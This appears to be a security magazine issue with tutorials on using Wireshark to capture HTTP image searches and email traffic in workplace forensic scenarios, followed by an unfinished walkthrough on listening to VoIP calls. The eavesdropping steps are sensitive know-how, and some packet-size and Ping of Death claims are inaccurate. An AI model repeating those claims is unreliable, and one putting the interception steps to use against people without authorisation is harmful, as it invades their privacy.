- [http://www.csirtcv.gva.es/sites/all/files/downloads/cert\\_trafficwireshark.pdf](http://www.csirtcv.gva.es/sites/all/files/downloads/cert_trafficwireshark.pdf)

## ABOUT THE AUTHOR

Amandeep Kaur, born in Punjab, India. She holds a Master's degree in Information Technology. She has worked as a lecturer in Information Technology in India for three years. At the end of year 2010, she moved to London for further studies and completed her Master's degree in 2011 in Information Security and Computer Forensics from University of East London and served as a IT and Computer Forensics Consultant in Zorawar Ltd, London. She possesses certifications in CISC, CPH and CPFA from Institute of Information Security, Mumbai.

# Attend the Largest Dedicated Android Development Conference in the Universe!

## AnDevCon

May 27-30, 2014

Sheraton Boston

Get the best real-world Android  
developer training anywhere!

- Choose from more than 75 classes and in-depth tutorials
- Network with speakers and other Android developers
- Check out more than 40 exhibiting companies

Take your Android development skills  
to the next level!



Find out why you should go  
to AnDevCon! Watch the videos  
at [www.AnDevCon.com](http://www.AnDevCon.com)

Register Early  
and SAVE!



Register Early and Save at [www.AnDevCon.com](http://www.AnDevCon.com)

AnDevCon™ is a trademark of BZ Media LLC. Android™ is a trademark of Google Inc. Google's Android Robot is used under terms of the Creative Commons 3.0 Attribution License.

A BZ Media Event

     #AnDevCon



# CAPTURING E-MAILS AND GOOGLE IMAGE SEARCHES FROM YOUR NETWORK

by Jessica Riccio

Culling through thousands of packets can, at times, seem daunting, but it is important to remember that packet analysis can be a crucial part of forensic investigations and network security. Through defining and exploring uses of packets in network forensics and applying the industry standard software known as Wireshark, we can gain real-world knowledge of packet analysis and showcase its importance in forensics investigations.

## What you will learn:

- Sections of a packet
- Packet sniffing and capture
- Investigative uses of Wireshark

## What you should know:

- Basic TCP/IP protocols
- Familiarization with OSI Model layers

According to Chris Sanders, author of *Practical Packet Analysis: Using Wireshark to Solve Real-World Network Problems* packet analysis, is “the process of capturing and interpreting live data as it flows across a network in order to better understand what is happening on that network [1].” Packets flowing to and from the computer contain information needed by the computer to communicate with the Internet and other computers on the network. There are many tools available to network administrators and forensic investigators that facilitate the capturing of packets and their subsequent analysis; however, the same tools can be used by others who are trying to gain knowledge about a network, in hopes of penetrating into the network. Additionally, in the unfortunate circumstance where someone is able to gain unauthorized access to a network, looking over network logs and packet captures can provide insight into the investigation where there may be little evidence otherwise.

## WHAT IS A PACKET?

Packets play a part in every TCP/IP communication in which a computer participates. Essentially, a packet is like a container that holds information pertaining to the particular communication for which it is being used. This data includes where the information is coming from, where the information is going, what the information is, and what the receiving computer needs to know about the information.

A packet has main three parts: a header, payload, and a trailer. Each part of the packet is needed in making sure the information being sent arrives at the correct recipient and has not been altered.

**HEADER**

The header is usually between twelve and fourteen bytes in length and is the first part of a packet. Information contained in the header assists the computers and networks participating in the communication by providing the following data: the source IP address, the destination IP address, and the number of the packet, if it is part of a sequence. Additionally, there can be other options and flags included in the header specific to the purpose of the packet.

**PAYLOAD**

The payload is the data being transmitted, such as the body of an email that is being sent from one employee to another. The payload is usually between 46 and 1500 bytes in length. If the data needing to be sent is larger than the payload of one packet, multiple packets are used until all of the data has been sent to the recipient. When TCP/IP was first implemented, users discovered that a computer would become unstable if the payload exceeded the standard size at the time, which was eighty four bytes. This exploitation became known as the Ping of Death and has since been remedied in recent versions of TCP/IP protocols.

**TRAILER**

The trailer is rather straightforward, yet is an important part of the packet. The purpose of the trailer is to signify the end of the packet. Additionally, the trailer can contain error-checking methods that ensure the packet is valid.

**PACKET SNIFFING AND SNIFFERS**

Often used interchangeably with the term packet analysis, packet sniffing is the act of looking at packets as computers pass them over networks. Packet sniffing is performed using programs called packet sniffers. These programs are designed to capture the raw data as it crosses the network and translate it into a human readable format for analysis.

a d v e r t i s e m e n t



Forensic Toolkit



Heat Map Visualization

Stay on top  
of big data with FTK™

+1 800 574 5199  
Fax: +1 801 765 4370  
sales@accessdata.com

**Forensic Toolkit™ (FTK) includes Visualization tools** to help you reduce the big data analysis process by allowing you to visually understand relevant evidence, spot patterns and trends and determine areas where closer examination is required.

Packet sniffers range from simple, command-line programs, like tcpdump, to complex programs with many options and a graphical user interface. Using various flags and filters, programs can be used to capture only relevant packets. For example, if the network administrator or investigator is concerned about only a single area of intrusion, such as email, they can filter out all packets that are not a part of email communications. For the purposes of this article, we will be using Wireshark, a program that offers a graphical user interface for ease of use and has the ability to perform advanced packet analysis.

## WIRESHARK

Wireshark, which was created in 1998, is a multi-platform “network protocol analyzer... that lets you see what’s happening on your network at the microscopic level [2].” As an industry standard program, Wireshark offers many features, the most useful being its ability to perform packet captures and allowing the network administrator or forensic investigator to analyze the capture offline. Wireshark also allows for deep packet inspection, which can be a treasure trove of information. It is important to always keep Wireshark up to date so that certain privileges needed to perform the packet capture are available. Because of its prominent place in industry, as well as its ability to perform deep packet inspection and offline analysis, we will be using Wireshark for our case study later in the article.

## TYPES OF PACKET INSPECTION

There are two different types of inspection when dealing with packets: shallow packet inspection and deep packet inspection. Each type of inspection is used for various tasks and has their advantages and disadvantages.

### SHALLOW PACKET INSPECTION

Shallow packet inspection (SPI) is the most basic form of packet inspection. This type of inspection is only concerned with the reading the header of the packet being transmitted. SPI occurs at the Network, Data, and Physical layers in the OSI Model because these layers are responsible for getting the data from its sender to its recipient. [3]

### DEEP PACKET INSPECTION

While SPI is sufficient for some layers, other layers need to access the payload of the packet in order to successfully accomplish their tasks. Deep packet inspection (DPI) allows the Application, Presentation, Session, and Transport layers in the OSI model to read the payload of the packet. The reading of the payload can be beneficial in instances where viruses and malware may hide in the payload of a packet. If SPI was used instead of DPI, malicious code could penetrate a network and begin infecting machines or stealing private information. Though useful in some instances, DPI has not been without controversy. Some have claimed that its use by telecommunication companies, to aid in network intelligence and monitoring, is too intrusive and should be evaluated. [3]

## CASE STUDY

In order to better demonstrate the concept of packet analysis and its relevance to a forensics investigator, we will perform two different packet captures and analyses. There will be a hypothetical, yet realistic scenario that will showcase each part of the case study. As we progress through the steps required to perform each capture and analysis, it will become apparent how each is representative of a possible situation a forensics investigator or network administrator may come across.

### SETUP

First, we downloaded Wireshark 1.10.5 and installed the program on computer running a 64-bit version of Windows 7. We accepted all of the default settings and installed Winpcap during the installation as well. Google Chrome version 32 was used as the Internet browser.

## GOOGLE IMAGE SEARCH CAPTURE AND ANALYSIS

The first part of our case study involves a scenario in which a Google image search is the main focus. After the scenario is presented, we will step through the process of capturing and analyzing the packets for pertinent information.

### SCENARIO


Imagine that you are the manager of a company and receive a tip from an employee that another employee is using his computer to view images that violate the company’s computer use policy. After hearing this information, you want to decide if the allegations made against your employee are true, and thus,

contact your IT department to ask for their assistance. The network administrator suggests hiring a forensics investigator to assist in the matter and together they decide that it would be best to monitor the suspected employee's activity on the network for the next week to see if there is any evidence to support or refute the claims against the employee viewing images.

### CAPTURING AND SAVING PACKETS

To capture the packets going to and from the suspected employee's computer, the network administrator must begin a capture using the following steps:

- Open Wireshark and choose *Options* from the *Capture* drop-down menu.



**Figure 1.** Capture drop-down list options

- In the *Capture Options* window, select which network connection you would like to monitor.
- Next, because we know that we are concerned with viewing images, we can apply an HTTP filter to the packet capture. This will ensure that we have far fewer packets to sort through. The application of the capture filter is done through the *Capture Filter* button on the *Capture Options* window. Select *Capture Filter* and choose HTTP from the pop-up window.
- Once both of these options are chosen, press the start button to begin capturing all HTTP packets coming to and from the machine. At this point the capturing has begun.
- For the purposes of this case study I searched Google images for "Fiji."
- At the end of the capture period, navigate back to the *Capture* drop-down menu at the top of the screen and select *Stop* from the drop-down menu.
- From the *File* drop-down menu, select *Save As* so that we can analyze the capture at a later point in time.

### ANALYZING PACKETS


Now that we have captured the packets going to and from the suspected employee's computer, we can search through the packets to identify any viewed images that violate the computer use policy. The analysis is done in the following manner:

- Open Wireshark and select *Open* from the *File* drop-down menu.
- Because the capture was only catching packets involved in the HTTP protocol, there is no need to sort based on protocol. Instead, sort the packets based on *Info* by clicking on the *Info* column header.
- Once sorted, navigate to the packets whose payload begins with "HTTP/1.1 200 OK (JPEG JFIF image)."
- At this point, you highlight the packet for which you will be exporting. To do this, click on the packet you wish to export.

No.	Time	Source	Destination	Protocol	Length	Info
6662	34.6150990	212.227.48.205	192.168.1.108	HTTP	387	HTTP/1.1 200 OK (GIF89a) (GIF89a) (image/gif)
6672	34.6885810	212.227.48.205	192.168.1.108	HTTP	177	HTTP/1.1 200 OK (GIF89a) (GIF89a) (image/gif)
6722	34.7727060	212.227.48.205	192.168.1.108	HTTP	484	HTTP/1.1 200 OK (GIF89a) (GIF89a) (image/gif)
6766	34.8682090	212.227.48.205	192.168.1.108	HTTP	882	HTTP/1.1 200 OK (GIF89a) (GIF89a) (image/gif)
6768	34.9041710	212.227.48.205	192.168.1.108	HTTP	971	HTTP/1.1 200 OK (GIF89a) (GIF89a) (image/gif)
6794	35.1608350	212.227.48.205	192.168.1.108	HTTP	310	HTTP/1.1 200 OK (JPEG JFIF image)
4099	23.1548180	63.146.70.18	192.168.1.108	HTTP	770	HTTP/1.1 200 OK (JPEG JFIF image)
4590	27.0177940	212.227.48.205	192.168.1.108	HTTP	130	HTTP/1.1 200 OK (JPEG JFIF image)
6182	33.3065040	212.227.48.205	192.168.1.108	HTTP	419	HTTP/1.1 200 OK (JPEG JFIF image)
6614	34.3537650	212.227.48.205	192.168.1.108	HTTP	1021	HTTP/1.1 200 OK (JPEG JFIF image)
6638	34.4160850	212.227.48.205	192.168.1.108	HTTP	920	HTTP/1.1 200 OK (JPEG JFIF image)
6657	34.5848280	212.227.48.205	192.168.1.108	HTTP	225	HTTP/1.1 200 OK (JPEG JFIF image)
6702	34.7505100	23.61.194.130	192.168.1.108	HTTP	109	HTTP/1.1 200 OK (JPEG JFIF image)
6709	34.7602920	23.61.194.130	192.168.1.108	HTTP	1466	HTTP/1.1 200 OK (JPEG JFIF image)
6712	34.7637530	23.61.194.130	192.168.1.108	HTTP		


**Figure 2.** Selected packet for analysis

- The view-pane at the bottom of the screen contains the contents of the packets payload. Because we are interested in the kinds of images being looked at, and not simply that images were looked at, we need to focus our attention here. In order to see which image is being communicated in the packet, we need to export the portion of the payload that contains the bytes of the image. Select *JPEG File Interchange Format* from the middle view pane.




**Figure 3.** Selected Bytes Used By JPEG File Interchange Format

- You will see that bytes are now selected in the bottom view-pane. Right-click *JPEG File Interchange Format* and select *Export Selected Packet Bytes*.



**Figure 4.** Right-click menu for JPEG File Interchange Format

- Save the bytes in a destination of your choosing. Once saved, open the image using any image viewer. The image being displayed from searching for the “Fiji” is representative of the image that was viewed by the employee violating the computer use policy.



**Figure 5.** Exported image created from exported bytes in selected packet

## CONCLUSION

After identifying that the suspected employee did in fact look at images that violated the computer use policy, the network administrator or forensics investigator can alert the manager that the allegations are true, and they can pursue appropriate actions against the employee.

## EMAIL LOGIN AND TEXT CAPTURE

The second part of our case study will demonstrate another scenario in which network forensics might be used to help solve a case. Additionally, we will discuss issues that may arise during certain types of network investigations.

## SCENARIO

Imagine that Jason's co-worker was just promoted to a managerial role in the company. Having wanted this manager position for some time, Jason was more than irritated when he did not receive the position he thought he deserved. In an attempt to sabotage the new manager, Jason decided to make an email account that appeared to be his new manager and proceeded to send inappropriate emails from the fake email account to the president of the company, hoping that the new manager would be removed from their position and Jason would take over. After the president received the emails and spoke with the just-made manager, it was determined that the email account did not belong to him. He thought someone might be trying to defame him because of his recent promotion. The president decided to enlist the help of a network forensics investigator to help get to the bottom of the issue. With the information known to them, they zero in on Jason, and decide he will be their first suspect.

## CAPTURING AND SAVING PACKETS

Just as was performed in the first part of the case study, we need to capture any packets related to emails coming in and out of Jason's computer the using the following steps:

- Open Wireshark and choose *Options* from the *Capture* drop-down menu.
- In the *Capture Options* window, select which network connection you would like to monitor.
- Because we want all of the traffic that will be coming to and from the computer, we will not set any capture filters during this part of the case study.
- Once the network has been chosen, press the start button to begin capturing all packets coming to and from the machine. At this point the capturing has begun. For the purposes of this case study I logged into a newly created Gmail account (*JasonsManager@gmail.com*) and sent an email to myself from the account.

- When the capture is finished, navigate back to the *Capture* button at the top of the screen and select *Stop* from the drop-down menu.
- From the *File* drop-down menu, select *Save As* so that we may analyze the capture at a later point in time.

### ANALYZING PACKETS

Just as before, we can now inspect the packets concerned with email logins and email content that have been going to and from Jason's computer. We will search through the packets, attempting to identify the login associated with the fake email account and any potentially defaming content coming from the email account. The analysis is done in the following manner:

- Open Wireshark and select *Open* from the *File* drop-down menu.
- Because we are concerned with packets involved in the emails, sort the packets based on *Info* by clicking on the *Info* column header.
- We are looking for the first part of the payload ("Info" column) to say "POST." POST is a common HTTP command that is used for many tasks, one of which is sending e-mails.
- After searching through the packets and applying various filters to the captured packets, we did not find any packet that matches our login credentials for the fake email or the contents of the email.

### HYPERTEXT TRANSFER PROTOCOL SECURE (HTTPS)

The fact that we did not find the exact packet for which we are looking is unfortunate for the company, if they do not have any other evidence that Jason is the creator and sender of the defaming emails. However, not finding the relevant packets allows us to demonstrate a very important part of TCP/IP communication and network forensics: HTTPS. HTTPS is one of the ways that confidential information is sent across networks and the Internet. Typically, when a website, such as *www.gmail.com*, is visited, data security is important and the communications will take place over an HTTPS protocol instead of a HTTP protocol. During an HTTPS session, the website encrypts all of the communication with a Digital Certificate to ensure that anyone eavesdropping on the connection cannot steal data. Companies, such as GoDaddy and Verisign, supply and authenticate digital certificates.

### CONCLUSION

Based on the HTTPS connection and encryption employed by Gmail, we were unable to determine if Jason was the creator and sender of the fake account and emails. Nonetheless, it is important to remember that there are often other pieces of information that may lead to an answer for the company.

### SUMMARY

Packets are the foundation of all computer and network communication and thus play a large role in network forensics. Industry programs, like Wireshark, allow network administrator and forensics investigators to delve deep into packet analysis and potentially solve issues that arise. Based on the two-part case study presented in this article, we can see that packet analysis can be crucial to a network forensics investigation.


#### REFERENCES

- [1] Sanders, Chris. *Practical Packet Analysis: Using Wireshark to Solve Real-World Network Problems*. San Francisco: No Starch, 2007. Print.
- [2] <http://www.wireshark.org/about.html>
- [3] Going Beyond Deep Packet Inspection (DPI) Software on Intel Architecture, [http://www.qosmos.com/wp-content/uploads/2013/03/Qosmos\\_Intel\\_WhitePaper\\_Beyond-DPI\\_2012.pdf](http://www.qosmos.com/wp-content/uploads/2013/03/Qosmos_Intel_WhitePaper_Beyond-DPI_2012.pdf)

### ABOUT THE AUTHOR



Jessica Riccio has been working as a computer forensics technician for the last year and half at Burgess Consulting in Santa Maria, CA. She has worked on mostly civil cases and is interested in cyber security, computer security, and website design and implementation.



# Burgess Consulting and Forensics

## *Data Recovery Experts*

**We can find what you  
thought was lost forever!**

We pioneered the field of data recovery in 1985 and have successfully recovered data for thousands of clients since then.

From spilled frappuccinos to fires, floods and just plain drive crashes – count on us to **save your computer's data**, whatever disaster befalls it.

From personal laptops to smart phones and corporate databases, we pride ourselves on finding data that others can't – on all types of digital media.

With a 90% **success** rate, chances are we can save **your** data too.



***Computer Forensics  
Expert Witness Services  
Data Recovery***

## *Saving Data for Decades*

Since 1985 we have extracted data from **more than 15,000** hard disks and digital devices.

We can save your valuable data from Windows, Macintosh, Linux, cameras, smart cards, smart phones and most other digital media.

In 2004, the Pine Grove School library in Orcutt, California **burned to the ground**.

We **recovered all** of the insurance and inventory **data**, enabling the school to rebuild.



**Let us save your data.**

Office: 805-349-7676  
Fax: 805-349-7790  
info@burgessforensics.com  
1010 W. Betteravia Rd., Ste. E  
Santa Maria, CA 93455 USA

# SNOOPING ON CALLS USING WIRESHARK

by Milind Bhargava

(VoIP, n.d.) – Voice over Internet Protocol, is the new fashion in market. Everyone is moving towards it. Not that I feel there is anything wrong with it. It is not really that secure. Irrespective of if you are a forensic expert or a malicious user, using a tool as simple as Wireshark can help you listen to the calls made on a network.

## What you will learn:

- You will learn how a simple tool such as Wireshark can be used to listen to VoIP Phone calls.

## What you should know:

- Basically you should be familiar with what Wireshark is and have it installed. The link for downloading the captured packets used in this tutorial is mentioned below.

Wireshark, is a free, open-source, packet analyzer that can be used both to capture packets and to read packet captures. Now this may sound like no big deal, so what if you can see some packets on the network right? Not at all, using Wireshark you are able to intercept passwords, re-create files that were transferred so that you know what the file is, even read emails that were sent while Wireshark was running. It is also used to identify network performance issues to help decrease lag across your network. Download the packet we will be using in this tutorial from the following link: <https://app.box.com/s/ckqnva2ygephrsdmn335>.

## SETTING UP WIRESHARK

This is assuming you have Wireshark installed and have a capture file to examine. Feel free to download the capture provided with this tutorial so that you can follow along. First things first, after opening it up you should see something like this:





Figure 1. Wireshark Main Page

Now starting from the left we have different columns that we can use to help us sort through all of this info. In order to read packets better you should go to *Edit > Preferences > Columns* and add *Destination Port (unresolved)* as a column. That tells us which port the packet is connecting on, 5060 for sip, 80 for http, and so on. This will help you identify what is going on and if a program is connecting through the correct port. Not so useful in the confines of this example packet or tutorial, but definitely worth having further down the road. Feel free to sort the columns into whatever order you prefer, though personally I think it's helpful to keep the NO. Column on the left.

I assume most of you already know what Wireshark is and probably have used it before at least once.

## UDP STREAM

SIP Packets are sent in UDP, you can follow as in the image below.



**Figure 2. SIP Filter Pre-Selected**

A few IP Addresses worth identifying here:

192.168.0.15 – My PC call originator

192.168.0.17 – My VoIP Server

Server: FPBX-2.11.0 – The (FreePBX, n.d.) server

Information such as version etc can also be used to find vulnerabilities in the network systems.

This is what a typical SIP Packets Exchange looks like:


No.	Time	Source	Destination	Protocol	Length	Info
2	0.00035200	192.168.0.17	192.168.0.15	SIP	593	Status: 401 Unauthorized
3	0.00088200	192.168.0.15	192.168.0.17	SIP	373	Request: ACK sip:1002@192.168.0.17

**Figure 3. SIP Packets Exchange**

Opening the UDP stream shows you how the call went from dialing to ringing to answering to hanging up. There are different (SIP Codes, n.d.) For it just like (HTTP Codes, n.d.).

180 Ringing


200 Call Answered



**Figure 4.** UDP Stream

## SIP EXCHANGE

- INVITE from the initiator to the responder;
- ACK from the responder;
- Several MESSAGE frames back and forth;
- After a few minutes (the duration of the video call), a BYE from the responder to terminate the session.



**Figure 5.** Telephony Menu

Now, proceeding to what the article is all about, in the menu tabs go to Telephony and select VoIP Calls.

LISTENING TO THE CALLS

You now get a menu that shows all the detected calls. We shall select the flow first

